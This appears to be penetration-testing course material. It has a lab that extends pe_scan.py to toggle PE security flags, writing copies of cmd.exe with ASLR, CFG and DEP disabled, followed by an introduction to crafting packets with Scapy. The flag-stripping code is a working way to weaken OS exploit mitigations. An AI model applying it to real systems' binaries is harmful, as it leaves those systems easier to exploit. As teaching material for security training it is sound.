Python introspection gives you access to enumerate the methods and variables of an object as well as access to the built-in help system and the runtime or interactive tools to query variables, making it a valuable aid for exploring Python and troubleshooting your code.

Finally, we looked at several examples of Python code snippets that you can reuse, leveraging file I/O, pefile, and the ctypes modules.

As an advanced penetration tester, your ability to leverage a scripting language will aid in your proficiency and enable you to excel at testing. Python easily fits the bill here.

Exercise: Enhancing Python Scripts

- `pe_scan.py` can be used to inspect IAT, EAT, PE Flags, and more
- Use Python Introspection to learn how you gain access to pieces of the PE file structure
- Add the ability to Toggle PE Flags on EXEs or DLLs

Complete this exercise using the Windows 10VM

Exercise: Enhancing Python Scripts

In this exercise, you'll have a chance to work on building or enhancing your Python skills. A common task for beginning Python programmers (and even experienced Python programmers) is to take an existing script and modify it to add desired functionality. This gives you a chance to start building your familiarity with Python syntax while learning Python programming techniques by looking at other people's code.

In this exercise, you'll use the Python `pefile` module functionality to examine the structure of a Windows Executable or Dynamic Link Library. The functionality you learn here will be useful for many future Python tools as well.

Lab: Introduction to pe_scan.py

- We can use pe_scan.py to search for vulnerable functions in EXEs

```
C:\Users\student> python3 \dev\pe_scan.py c:\windows\system32\*.exe
c:\windows\system32\appverif.exe uses b'printf' in dll msvcrt.dll
c:\windows\system32\cacls.exe uses b'printf' in dll msvcrt.dll
```

- Specify function names to search for instead of defaults & ignore case

```
C:\Users\student> python3 \dev\pe_scan.py -i -o winexec -- c:\windows\system32\*32.dll
c:\windows\system32\kernel32.dll exports b'WinExec' at 0x0000000000073194
c:\windows\system32\olecli32.dll uses b'WinExec' in dll KERNEL32.dll
```

- Display PE Security Flags while searching with -f

```
C:\Users\student> python3 \dev\pe_scan.py -f c:\windows\system32\msvcrt.dll
c:\windows\system32\msvcrt.dll flags : Guard_CF|NX_Compat|Dynamic_Base
c:\windows\system32\msvcrt.dll exports b'gets' at 0x00000000000A8E4C
```

- Dump all functions called or exported (IAT and EAT) by CMD.EXE

```
C:\Users\student> python3 \dev\pe_scan.py -vd c:\windows\system32\cmd.exe
```

The pe_scan.py tool already has a lot of useful functionality in it. Its default behavior is to search through all EXEs and DLLs that match the wildcard file pattern you provide and search for the use of known exploitable functions. It has a list of default functions, but you can add additional functions to search for on that list with the -a option or override that list with the -o option. In the first example, here we use pe_scan to find any of the known vulnerable functions inside of any .exe in the \windows\system32 folder. You can see it finds printf inside of msvcrt.dll, which is used by appverif.exe and cacals.exe.

By default, it will only find functions that exactly match the target function, but when the -i option is passed, it will perform an inexact match where it ignores case and matches on functions where the name of the vulnerable function is a substring of the function. For example, if you search for "messagebox" with -i (inexact match), it will find any function that contains messagebox, such as MessageBoxA and MessageBoxW. In the second example, we overwrite the default list of functions we search for and use inexact matching to find dlls that use or export winexec. You could provide a space-separated list of multiple functions names here. Several of pe_scan.py's options, such as -o and -a, accept a list of values. So -o can be followed by the names of multiple functions you want to search for. Each function name is separated by a space and you terminate your list with double dash --. This is typical behavior for Python-based programs. If you attempt the more difficult version of this lab, you will make the -t option accept a list of flags to toggle.

The -f option tells pe_scan.py that in addition to scanning for vulnerable functions, we want to print the PE DLL Characteristics flags that tell the operating system whether or not the EXE is compatible with various OS Security features. In this example, we print those flags for msvcrt.dll. You can see that the dll participates in OS security features ASLR, Flow Guard, and DEP protection through NX Compatibility.

In the last example, we show you that you can verbosely dump everything in the Import Address Table and the Export Address table for any executable or dll.

Lab: With your help, pe_scan.py could be better!

- pe_scan.py's -t option is currently not supported

```
C:\DEV> python3 pe_scan.py -t Dynamic_Base c:\Windows\System32\cmd.exe
Toggle is not currently supported.
c:\Windows\System32\cmd.exe uses b'printf' in dll msvcrt.dll
```

- You write the code so that it does this instead!

```
C:\DEV> python3 pe_scan_finished.py -t Dynamic_Base c:\Windows\System32\cmd.exe
Flags Changes written to c:\Windows\System32\cmd.exe.new
c:\Windows\System32\cmd.exe uses b'printf' in dll msvcrt.dll
```

NEW EXE!

- Then use the -f option to confirm it did in fact change the flags.

```
C:\DEV> python3 pe_scan_easy_finished.py -f c:\Windows\System32\cmd.exe
c:\Windows\System32\cmd.exe flags : Terminal_Server_Aware|Guard_CF|NX_Compat|Dynamic_Base
c:\Windows\System32\cmd.exe uses b'printf' in dll msvcrt.dll
```

ASLR

```
C:\DEV> python3 pe_scan_finished.py -f c:\Windows\System32\cmd.exe.new
c:\Windows\System32\cmd.exe.new flags : Terminal_Server_Aware|Guard_CF|NX_Compat
c:\Windows\System32\cmd.exe.new uses b'printf' in dll msvcrt.dll
```

ASLR Disabled!

pe_scan.py could be better! Today pe_scan.py will only let you inspect the PE flags. In this first example, we try to use the -t option to toggle the current state of the Dynamic_Base flag. When we do, the tool just tells us that it isn't supported.

In the next example, you see what we would like for pe_scan.py to do. When you pass the -t option and a flag, we want it to create a NEW version of the executable that toggles the current setting for that flag.

In this third example, we use the -f option to inspect the current state of the flags on the original cmd.exe and the new cmd.exe.new. Notice that the ASLR Protection for the executable is now turned off.

Your mission, should you choose to accept it, is to modify pe_scan.py so that you can toggle any of these security flags in a PE file and create a new executable. If that sounds too easy, no problem. You can choose to do a harder version of this challenge and modify the -t option so that it will accept multiple flags and toggle all of them.

LAB: Enhancing pe_scan.py

- Not useful for exploitation but is useful when developing exploits
- Replace these comments in pe_scan.py with code to do the job!

```
if args.toggle:
    #LAB: Put your code here to toggle the PE flags here
    #variable pe contains a string that is the file name you are processing
    #variable thefile contains the pefile.PE data structure you need
    #variable args.toggle contains what is passed after the -t or --toggle argument
    print("Toggle is not currently supported.")
```

- Toggle bits and then call thefile.write(filename = "newfile")
- Easy Challenge: Allow user to specify one flag to change by name
- Harder Challenge: Allow the user to specify multiple flags to change
- Before you start writing code, let's examine the required steps in Python's interactive shell

It is nice that pe_scan.py will display which PE security flags are set, but it would be better if you could change those settings and create a new executable. This isn't useful as an exploitation technique because if it can change the settings on the executable, then you must already have access to the system. However, when you're developing an exploit, it is useful to be able to disable security features in that process. Understanding if and how you would exploit a vulnerability when ASLR and other features are not in your way is a useful step in the development process. The first thing you need to know is if the vulnerability can actually be exploited without those security features enabled. Then, and only then, it is worth investing the time in developing those bypasses with those operating system security controls. There might be a scenario where you choose to toggle these flags on an otherwise unexploitable binary to allow yourself to regain access at a later time, but with the exception of nation-state attackers, specialized Red Teams, professional penetration testers, and internal Red Teams, generally don't want to leave systems in a weakened state.

This slide shows you a block of source code from pe_scan.py that you will rewrite. In this block, you will use the variables described above to complete your code. The args.toggle variable will contain the name of a single flag that you will toggle with an XOR operation. The pe variable will contain a string that points to the file on the file system. The thefile variable contains a pefile.PE object that can be used to examine and change the settings.

Your mission is to toggle the bit associated with the flag passed by the user on the command line that is stored in the variable args.toggle and create a new file that has that bit changed. If you are up for an extra challenge, you can modify the script so that it will accept a list of bits to toggle in the same way that -o and -a do and then toggle all of those bits.

We don't know exactly what parts of the PE structure we need to change, so let's start out by using Python's Introspection to examine the fields inside the pefile.PE object.

Lab Walkthrough: Part I

```
C:\> cd \DEV
C:\DEV> python3
Python 3.7.3 (v3.7.3:ef4ec6ed12, Mar 25 2019, 21:26:53) [MSC v.1916 64-bit (AMD64)]
Type "help", "copyright", "credits" or "license()" for more
>>> import pefile
>>> pe = pefile.PE("c:\\windows\\system32\\cmd.exe")
>>> dir(pe)
[<TRUNCATED> 'DIRECTORY_ENTRY_BASERELOC', 'DIRECTORY_ENTRY_DEBUG',
'DIRECTORY_ENTRY_DELAY_IMPORT', 'DIRECTORY_ENTRY_IMPORT', 'DIRECTORY_ENTRY_LOAD_CONFIG',
'DIRECTORY_ENTRY_RESOURCE', 'DOS_HEADER', 'FILE_HEADER', 'FileAlignment_Warning', 'FileInfo',
'NT_HEADERS', 'OPTIONAL_HEADER', 'PE_TYPE', 'RICH_HEADER', 'SectionAlignment_Warning',
'VS_FIXEDFILEINFO', 'VS_VERSIONINFO', '_PE_from_file', '_PE_warnings',
'set_word_at_offset', 'set_word_at_rva', 'show_warnings', 'trim', 'verify_checksum', 'write']
>>> type(pe.DIRECTORY_ENTRY_IMPORT)
<class 'list'>
>>> pe.DIRECTORY_ENTRY_IMPORT[0]
<pefile.ImportDescData object at 0x038FCBF0>
>>> dir(pe.DIRECTORY_ENTRY_IMPORT[0])
['_class_', '__delattr__', <TRUNCATED> 'dll', 'imports', 'struct']
>>> pe.DIRECTORY_ENTRY_IMPORT[0].dll
b'msvcr7.dll'
```

**Launch an
Administrator
CMD.EXE prompt,
then do this!**

LAB: Type each of the commands shown in bold on the slide above on your machine. We will discuss each of these commands and what they do below. To complete this lab, you **MUST** be in the DEV directory and you must be an administrator on your machine since we will be changing files in c:\windows\system32\.

First, you need to open a command prompt as an administrator and then change into the \DEV directory, as shown in the slide above. Next, start Python3 and import the pefile module. Then pass the full path to cmd.exe to pefile.PE() to load the EXE into a variable called "pe". Use dir() to take a look at the attributes in the pe object. You will have more items than are shown here on this slide. We won't be able to go over all of these attributes, but you can see that your access to various parts of the PE structure is quite extensive. Notice that there is a write() method listed. We will use that later to create a new executable.

Let's take a look at two of these PE structures. First, let's examine the Import Address table that is stored in the DIRECTORY_ENTRY_IMPORT attribute. To determine what kind of an object that is, you can use the type() function on it. You can see that it is a list. As a list, you can slice out the first object by adding a [0] to the end of the list variable. dir(pe.DIRECTORY_ENTRY_IMPORT[0]) shows us all of the attributes that are available on the first object in the Import Table list. Again, your list will be larger than what is shown on the slide, but you will notice that it includes attributes named 'dll', 'imports', and 'struct'. You can again use type() on each of these if you would like to see exactly what they are, but we'll go ahead and spoil your fun. .dll is a byte string that contains the name of the dll that cmd.exe depends upon, and .imports is a list of all of the function that are inside that dll that it needs to load. In our last step, here we print the .dll attribute and see that cmd.exe depends on functions inside of the dll 'msvcr7.dll'. Remember that DIRECTORY_ENTRY_IMPORT is a list, so to see all of the DLLs that CMD.EXE uses, we would use a for loop to go through all of the entries.

Lab Walkthrough: Part 2

```
>>> pe.DIRECTORY_ENTRY_IMPORT[0].imports
[<pefile.ImportData object at 0x038F5CF0>, <pefile.ImportData object at truncated>]
>>> pe.DIRECTORY_ENTRY_IMPORT[0].imports[0]
<pefile.ImportData object at 0x038F5CF0>
>>> dir(pe.DIRECTORY_ENTRY_IMPORT[0].imports[0])
['__class__', <TRUNCATED>, 'address', 'bound', 'hint', 'hint_name_table_rva',
'import_by_ordinal', 'name', 'name_offset', 'ordinal', 'ordinal_offset', 'pe',
'struct_iat', 'struct_table', 'thunk_offset', 'thunk_rva']
>>> pe.DIRECTORY_ENTRY_IMPORT[0].imports[0].name
b'_ultoa'
>>> dir(pe.OPTIONAL_HEADER)
['AddressOfEntryPoint', 'BaseOfCode', 'BaseOfData', 'Checksum', 'DATA_DIRECTORY',
'DllCharacteristics', 'FileAlignment', 'IMAGE_DLLCHARACTERISTICS_APPCONTAINER',
'IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE', 'IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY',
'IMAGE_DLLCHARACTERISTICS_GUARD_CF', <TRUNCATED>, 'name', 'set_file_offset', 'sizeof']
>>> pe.OPTIONAL_HEADER.AddressOfEntryPoint
93392
>>> hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint)
'0x16cd0'
```

Continue typing the commands in bold above as we discuss them below.

As mentioned on the previous slide, `.imports` is a list of all functions or other resources inside of `'msvcrt.dll'` that `CMD.EXE` depends upon. Again, we will slice off the first item in this list by putting `[0]` at the end of the list. Passing the first item in the list to `dir()` allows us to see all of the attributes for each imported resource in `'msvcrt.dll'`. Some interesting attributes here include the `.name` and `.address`. Examining the `.name`, we can see that `CMD.EXE` import something called `"_ultoa"` from `"msvcrt.dll"`. Repeat this process for every entry in `.import`, so we can see every function inside of `'msvcrt.dll'` that `CMD.EXE` uses. Then doing that again for every dll listed in `DIRECTORY_ENTRY_IMPORTS`, we can dump the entire set of `IMPORTS` for the executable. `CMD.EXE` may have several dozens of DLLs it depends upon listed in the `DIRECTORY_ENTRY_IMPORTS` list, and each of those DLLs may have several functions and other resources it provides to `CMD.EXE` listed in their `.imports` list. So you would need nested for loops to go through all of those.

Now let's take a look at the DLL Characteristics security flags. This information is stored in the `pe.OPTIONAL_HEADER` variable. Use the `dir()` function to inspect the contents of that variable. Your list will contain more than what is shown on the slide, but here you can see several values are stored in the `OPTIONAL_HEADERS`. One very useful entry is the `AddressOfEntryPoint`. This contains the offset from the `Image_Base` Address where the first code that is executed after the DLL is loaded and found. These are usually some preliminary functions that prepare the program and then launch `dllmain()`. When we print it, Python prints the offset as a base 10 decimal integer that isn't what we usually use for addresses. You can pass that integer to the `hex()` function to see it as a hexadecimal value.

Lab Walkthrough: Part 3

```
>>> pe.OPTIONAL_HEADER.DllCharacteristics
49472
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics, "016b")
'1100000101000000'
>>> import os
>>> os.system("copy pe_scan_fixme.py pe_scan.py")
>>> import pe_scan
>>> dir(pe_scan)
['__builtins__', '__cached__', '__doc__', '__file__', '__loader__', '__name__',
'__package__', '__spec__', 'argparse', 'bits2flag', 'ctypes', 'dll_characteristics',
'glob', 'itertools', 'pefile', 'search', 'search_tables', 'sys', 'togglebit']
>>> pe_scan.dll_characteristics
['reserved0', 'reserved1', 'reserved2', 'reserved3', 'undefined1', 'High_Entropy_VA',
'Dynamic_Base', 'Force_Integrity', 'NX_Compat', 'No_isolation', 'No_SEH', 'No_bind',
'App_Container', 'WDM_Driver', 'Guard_CF', 'Terminal_Server_Aware']
>>> pe_scan.bits2flag(pe_scan.dll_characteristics, pe.OPTIONAL_HEADER.DllCharacteristics)
'Terminal_Server_Aware|Guard_CF|NX_Compat|Dynamic_Base'
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics, "016b")
'1100000101000000'
>>> pe_scan.dll_characteristics.index("Dynamic_Base")
6
```

60

The DllCharacteristics attribute contains all of the flags that are set on the EXE or DLL. Again, this is printed as a base 10 decimal integer, which isn't that easy to interpret. You could pass it to the bin() function to print it as a binary number, but some may take issue with the output of bin(). It does now show leading zeros on binary numbers. Instead, I like to use the format function with a format string of "016b". That is a 16-bit wide binary number with leading zeros. As a binary number, you can see that there are four 1's and therefore four flags that are set on CMD.EXE. To know what flags those are, we need some help figuring out what each bit means. pe_scan has already done that work for us. The great thing about Python is that a properly written python program can also be used as a module. So go ahead and "import pe_scan". Notice when importing programs, we do not include the .py extension. Now do a dir() on the module to see what is in there.

The pe_scan module contains some interesting things. There is a "dll_characteristics" list that has the names of all the bits and there is a bits2flags() function that converts a decimal value into the names of the flags that are set by those bits. Try printing the pe_scan.dll_characteristics and calling pe_scan.bits2flag(). bits2flag() takes two arguments. The first is a list with the names of all the bits and the second is a decimal value that you want to look up the bit names for.

By calling the function bits2flag(), we can see that the four bits that are set represent 'Terminal_Server_Aware|Guard_CF|NX_Compat|Dynamic_Base'. Now let's imagine that we want to change the bit associated with ASLR, which is called the "Dynamic_Base" flag. To do so, we need to know the byte value of that particular flag. Then we could use an XOR operation to toggle that bit in the OPTIONAL_HEADER.DllCharacteristics field. Since pe_scan.dll_characteristics is a list, we can use the .index() attribute to see what position that value is in the list. When we do, we can see that it is in position 6 of the list. Remember this is actually the 7th bit from the right when we look at it on the screen because the rightmost bit (aka the least significant bit) is bit zero. Our byte value for that flag will be two to the power of six. Let's confirm that by printing it as a binary value.

Lab Walkthrough: Part 4

```
>>> format(2**pe_scan.dll_characteristics.index("Dynamic_Base"), "016b")
'0000000001000000'
>>> bitmask = 2**pe_scan.dll_characteristics.index("Dynamic_Base")
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics, "016b")
'1100000101000000'
>>> format(pe.OPTIONAL_HEADER.DllCharacteristics ^ bitmask, "016b")
'1100000100000000'
>>> pe.OPTIONAL_HEADER.DllCharacteristics = pe.OPTIONAL_HEADER.DllCharacteristics ^ bitmask
>>> pe.write(filename = "c:\\DEV\\modified_cmd.exe")
```

- Now you're ready to write the code. Use your favorite editor to complete the code in `pe_scan.py`

```
if args.toggle:
    current_flags = thefile.OPTIONAL_HEADER.DllCharacteristics
    bitmask = 2**dll_characteristics.index(args.toggle)
    thefile.OPTIONAL_HEADER.DllCharacteristics = current_flags ^ bitmask
    thefile.write(filename = "{}.new".format(pe))
    print("New File created {}.new".format(pe))
```

ONE POSSIBLE SOLUTION

When we take two to the power of index of "Dynamic_base" inside of the list `pe_scan.dll_characteristics` (i.e., `2**6`) and display it as a binary value, we can see the bit is in the 7th position from the right. This is a visual confirmation that we will be toggling the correct flag when we use the XOR operation to flip that bit. The next line creates a variable named `bitmask` that stores that value. Before we try and XOR those bits, let's remind ourselves of what the bits currently look like. Use the up-arrow button on your keyboard to find the `format()` command that prints `OPTIONAL_HEADER.DllCharacteristics` as a 16-bit binary value with leading zeros. Press enter and print the current flags to the screen as 16 binary ones and zeros. Then add `"^ bitmask"` to the end of the value to see that it does toggle that bit. That will work. Now assign this new value to the `pe.OPTIONAL_HEADER.DllCharacteristic` property of the PE. You did it! The bit has been toggled inside the EXE, but for the moment it is only in memory. To create a new EXE with that flag modified, call `thefile.write()` and set the `filename` argument to the path of the file you want to create.

Use your favorite text editor to open up `pe_scan.py`. Scroll down to the portion of the code after the line `"if args.toggle"`. The command line parsing has already been completed for you and all of the variables you need have been set. All you need to do is figure out how to use those variables, write the required code to toggle the bits, and write a new EXE to disk. The lines you need are all in your Python terminal history. Look back through all the commands we typed and logically string together a few lines of code to complete this task. If you are stuck, a finished version of the program is shown at the bottom of this slide.

Lab Walkthrough: Did You Do the Harder Version?

- Add nargs="*" to the argument parser

```
parser.add_argument("-t", "--toggle", nargs="*", choices = dll_characteristics, help = "A list of Header Characteristics bit to toggle. Flags are space separated and end with two dashes. Example --toggle NO_SEH Guard_CF --")
```

- Loop through all the flags and toggle the bits

```
if args.toggle:
    current_flags = thefile.OPTIONAL_HEADER.DllCharacteristics
    bitmask = 0
    for eachflag in args.toggle:
        bitmask = bitmask ^ (2**dll_characteristics.index(eachflag))
    thefile.OPTIONAL_HEADER.DllCharacteristics = current_flags ^ bitmask
    thefile.write(filename = "{}.new".format(pe))
    print("Flags Changes written to {}.new".format(pe))
```

If you decided to take on the harder challenge, there were a couple of additional steps required to complete the program. First, you had to modify the argument passed to the argument parsers `add_argument()` function. Adding `nargs="*" to the "-t" option allows the user to specify a list of flags they want to toggle. Each flag will be separated by a space, and they will terminate the list with a double dash. You should also modify the help parameter so that the users know how to properly use this command line option. Once this change is made, args.toggle will no longer be a string. Instead, it will contain a list of all of the arguments that are passed on the command line.`

Very similar to the simpler challenge, this one is completed by XORing a bitmask with the current value and then writing a new executable to disk. The only real difference here is that we have to have a bitmask with all of the bits set that we need to toggle. To do that, we start with a value of zero and use a for loop to turn on each of the bits in the bitmask on. Then we can XOR that with the current value and update the data structure in the PE.

Lab Walkthrough: Testing the Harder Version

- Try disabling multiple flags

```
C:\DEV> python3 pe_scan_difficult_finished.py -t Dynamic_Base Guard_CF NX_Compat -- c:\Windows\System32\cmd.exe
```

```
Flags Changes written to c:\Windows\System32\cmd.exe.new
```

```
c:\Windows\System32\cmd.exe uses b'printf' in dll msvcrt.dll
```

Wordwrapped!!

```
C:\DEV> python3 pe_scan_easy_finished.py -f c:\Windows\System32\cmd.exe
```

```
c:\Windows\System32\cmd.exe flags : Terminal_Server_Aware|Guard_CF|NX_Compat|Dynamic_Base
```

```
c:\Windows\System32\cmd.exe uses b'printf' in dll msvcrt.dll
```

```
C:\DEV> python3 pe_scan_easy_finished.py -f c:\Windows\System32\cmd.exe.new
```

```
c:\Windows\System32\cmd.exe.new flags : Terminal_Server_Aware
```

```
c:\Windows\System32\cmd.exe.new uses b'printf' in dll msvcrt.dll
```

Our Security Flags Toggled!

Let's test out the multiple flags' version of the code. Here we pass the CLI argument "-t Dynamic_Base Guard_CF NX_Compat --". That tells the program to toggle each of those flags inside of c:\windows\system32\cmd.exe. When you press enter, it tells you that it has written the changes to c:\windows\system32\cmd.exe.new. Be sure to check c:\windows\SysWOW64\ as well. Now run the program again with the -f option to show you the flags that are set on the EXE. Try it on both the original cmd.exe and the newly created cmd.exe.new. You should see that each of the security flags have changed!

Lab Complete: STOP

**You have successfully completed the lab.
Congratulations!**

Lab Complete: STOP

This marks the completion of the lab. Congratulations on successfully completing all the lab steps!

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Leveraging Scapy

In this module, we'll build on our new Python skills and get started with the Scapy packet-crafting and -sniffing features.

Introduction

- Python-based tools for packet crafting, sniffing, and protocol manipulation
- Decodes but does not interpret packet responses (you do that better)
- Builds packets in layers that you specify
- Optionally draws on Python features for advanced functionality
- Interactive tool or script module

Introduction

Scapy is a Python module used in scripts or interactively for packet crafting, sniffing, and protocol manipulation. Using Scapy, we can easily create and send packets with our own settings, observing and displaying the response from the target system.

One of the fundamental principles of Scapy is that it does not interpret the data it gets in response; instead, it returns the output for you to interpret. Other tools such as Nmap will interpret responses to indicate a port is closed, for example, but this can be misleading based on the stimuli and the response itself. Scapy allows you to use your skills as an analyst to make these decisions.

When building packets to send, Scapy uses a layering approach where you start with an initial protocol header and continue to append protocols until you have completed your packet creation. This provides the analyst a lot of freedom in sending and interpreting packet content.

In addition to being a powerful packet-crafting and -receiving function, Scapy can also draw on Python's features as a scripting language, allowing you to perform simple analysis all the way to complex multiprotocol analysis in a script or interactively.

First Scapy Packet

```

root@bt:~# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: No IPv6 support in kernel
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.1.0)
>>> mypacket = IP(dst="10.10.10.70")
>>> mypacket /= TCP(dport=443)
>>> sr1(mypacket)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=64 proto=tcp checksum=0x1272
src=10.10.10.70 dst=10.10.10.1 options=[] |<TCP sport=https dport=ftp_data
seq=3915246860L ack=1 dataofs=6L reserved=0L flags=SA window=5840 checksum=0x80b1 urgptr=0
options=[('MSS', 1460)] |<Padding load='\x00\x00' |>>>
>>>

```

Start your own instance of Scapy while we go through this module to experiment

First Scapy Packet

Instead of a bunch of theory, let's jump right into our first Scapy packet. First, we'll start the interactive Scapy interpreter by running "scapy" at the command line. This command starts the Python shell, preloaded with the Scapy methods in the current namespace.

We'll create a packet called "mypacket" using the "IP" method, specifying the destination address. Scapy will fill in the source address based on the configured IP address of the preferred interface. Next, we'll append (using the "/"= operator, which appends in Python) the output from the TCP() method, specifying the destination port of 443. Scapy will use a default source port of 20.

Finally, we'll send the packet and record one response with the sr1() method, using "mypacket" as the argument. Scapy sends our crafted packet and displays the response to the packet, decoding the fields for us to interpret.

This is a very simple example of using Scapy, using three lines to forge a TCP packet to a given host and display the response. Certainly, other tools such as hping and nemesiis can create similar packets, but they do not provide the same flexibility and freedom as Scapy.

Scapy Packet Layering

```
>>> p = IP(src="10.10.10.10", dst="10.10.10.70")
>>> p /= ICMP(type=3, code=0)
>>> p /= IP(src="10.10.10.70", dst="10.10.10.10")
>>> p /= UDP(sport=135, dport=135)
>>> p
<IP frag=0 proto=icmp src=10.10.10.10 dst=10.10.10.70
|<ICMP type=dest-unreach code=network-unreachable |<IP
frag=0 proto=udp src=10.10.10.70 dst=10.10.10.10 |<UDP
sport=loc_srv dport=loc_srv |>>>>
```

IP Header

ICMP Header

IP Header

UDP Header

 ICMP
Unreachable
payload

- Scapy provides the blocks for assembling packets
- You assemble them as needed by appending each object

Scapy Packet Layering

To build packets with Scapy, we use a concept known as packet layering. Scapy provides multiple methods for creating packet headers, such as the IP() and TCP() examples we saw previously. By calling these methods and assigning or appending them to our packet variable, we are able to build a packet with the contents we want.

The example on this slide uses the Scapy packet-layering technique to build a packet. We start with the IP() method and the source and destination addresses, followed by an ICMP() method that adds the ICMP header to the IP payload. The ICMP type is set to 3, indicating an ICMP unreachable message with a code of 0 (network unreachable).

In ICMP, unreachable messages use the ICMP payload to include the originating packet that could not reach the target. We can re-create this by appending a new IP packet, swapping the source and destination addresses, and then adding the UDP payload with source and destination port numbers.

Using the Scapy packet-layering construct, we have tremendous flexibility for building packets by leveraging the many Scapy packet constructs in methods that make sense for the analyst.

Scapy Protocol Support

- Scapy 2.2.0 supports 356 packet types
- List all available types with `ls()`
 - Obtain field parameter names with `ls(TYPE)`
- `Raw()` can be used to create arbitrary content with hex-escaped strings

```
>>> ls()
ARP      : ARP
ASN1_Packet : None
DHCP      : DHCP options
DHCP6     : DHCPv6 Generic Message)
DHCP6OptAuth : DHCP6 Option - Authentication
...
IP        : IP
>>> ls(IP)
version   : BitField      = (4)
ihl       : BitField      = (None)
tos       : XByteField     = (0)
len       : ShortField     = (None)
id        : ShortField     = (1)
flags     : FlagsField    = (0)
frag      : BitField      = (0)
ttl       : ByteField     = (64)
proto     : ByteEnumField  = (0)
checksum  : XShortField   = (None)
src       : Emph          = (None)
dst       : Emph          = ('127.0.0.1')
options   : PacketListField = ([])
```

Scapy Protocol Support

As of version 2.2.0, Scapy supports 356 different packet protocol headers. From the interactive Scapy prompt, we can identify this list using the `ls()` method, as shown. To identify the available parameters to a method (such as IPs, "src", and "dst"), we use `ls(method)`, as shown for the `IP()` method on this slide.

New methods for unsupported protocols can also be added to Scapy with little difficulty. Scapy's `Raw()` method can also be used to add arbitrary data using hex-escaped strings (for example, `Raw("\xaa\xaa\x03\x00\x00\x08\x00")`).

Creating Packets in Scapy (I)

- `ls(PACKET)` to get field details
- Specify the fields you want to populate
- Scapy will use defaults for most others
- Other fields are populated for "normal" behavior before use
 - E.g., "type"

```
>>> ls(Ether)
dst      : DestMACField      = (None)
src      : SourceMACField    = (None)
type     : XShortEnumField   = (0)
>>> ls(IP)
version  : BitField          = (4)
ihl      : BitField          = (None)
len      : ShortField        = (None)
flags    : FlagsField        = (0)
frag     : BitField          = (0)
ttl      : ByteField         = (64)
proto    : ByteEnumField     = (0)
src      : Emph              = (None)
dst      : Emph              = ('127.0.0.1')
options  : PacketListField   = ([])
ttl=64)
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p.type
0
>>> p /= IP(dst="255.255.255.255",src="0.0.0.0", ttl=64)
>>> p.type
2048
```

Creating Packets in Scapy (I)

Once we've identified the packet headers, we want to use for building our packet, we can use the `ls()` method to identify the parameters we can pass to the method to specify the desired field values, as well as the default values used by Scapy.

In the example on this slide, we create a packet object called "p" with an Ethernet header using the `Ether()` method, identifying the broadcast destination address. Once the "p" object is created, we can access the fields using object member notation. Since "p" is our object, and the `Ether()` method included a member called "type", we can examine or set the value of type in the p object with "p.type".

The type field in the Ethernet header is used to identify the next protocol, so the receiving station knows how to process the packet. After we create the packet object "p", the type field remains 0, the default for the `Ether()` method when we do not specify this field. However, for our packet to be successfully received by the target system, this field needs to be populated.

When we add the `IP()` header to the packet object, Scapy recognizes that the Ethernet type field should be populated to identify that the IP protocol follows. After we append the `IP()` header, the p.type entry changes to 2048 (0x0800), which is the correct value for an IP payload. Scapy is smart enough to handle these details automatically, allowing us to focus more on creating the packet content.

Creating Packets in Scapy (2)

- Object member names are merged when each layer is appended
- Can still access unique names
- When names conflict, the first layer takes precedence
- Can access prior layers with "*PACKET.payload*"
- Optionally, `p[IP].dst`

```
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p /= IP(dst="255.255.255.255", src="0.0.0.0",
ttl=64)
>>> p /= UDP(sport=68, dport=67)
>>> p /= BOOTP(chaddr="\x00\x13\xce\x59\xea\xef")
>>> p /= DHCP(options=[("message-
type", "discover"), "end"])
>>> p.ttl
64
>>> p.ttl=16
>>> p.dst
'ff:ff:ff:ff:ff:ff'
>>> p.payload
<IP frag=0 ttl=16 proto=udp src=0.0.0.0
dst=255.255.255.255 |<UDP sport=bootpc dport=bootps
|<BOOTP chaddr='\x00\x13\xceY\xea\xef'
options='c\x82Sc' |<DHCP options=[message-
type='discover' end] |>>>>
>>> p.payload.dst
'255.255.255.255'
>>> p[IP].dst
'255.255.255.255'
```

Creating Packets in Scapy (2)

The object member notation we looked at in the previous slide ("`p.type`") is very useful, since we can add all sorts of packet header objects to our packet and continue to access the field types. On this slide, we returned to creating our "`p`" object first with the Ethernet header and then appended the `IP()`, `UDP()`, `BOOTP()`, and `DHCP()` headers to create a DHCP discovery packet. Examining the "`p.ttl`" member reveals that the TTL is set to 64 (per our supplied value when the `IP()` header was appended). If we decide to change this value, we don't have to re-create the entire packet; we simply change the `p.ttl` member to the new value, and Scapy takes care of the change for us.

This is very convenient when creating a malformed packet and changing one or more fields at a time with a mostly complete packet. However, we occasionally get member name conflicts, such as the `IP.dst` and `Ether.dst` members. When we examine the contents of "`p.dst`", the value is set to "`ff:ff:ff:ff:ff:ff`" instead of the IP address we specified later. When Scapy detects a namespace conflict in an object, it will make only the first member name accessible through object member notation (the packet still gets created properly, but you cannot access the "`IP.dst`" field as easily).

Fortunately, Scapy uses a special member keyword, "`payload`", that allows us to access the payload of the object. Accessing "`p.payload.dst`" would cause Scapy to return the first payload of the object `p` with the name "`dst`", revealing the IP address parameter. We can use this functionality to access any header by stacking the "`payload`" keyword (such as "`p.payload.payload.payload.payload`", revealing the `DHCP()` header contents).

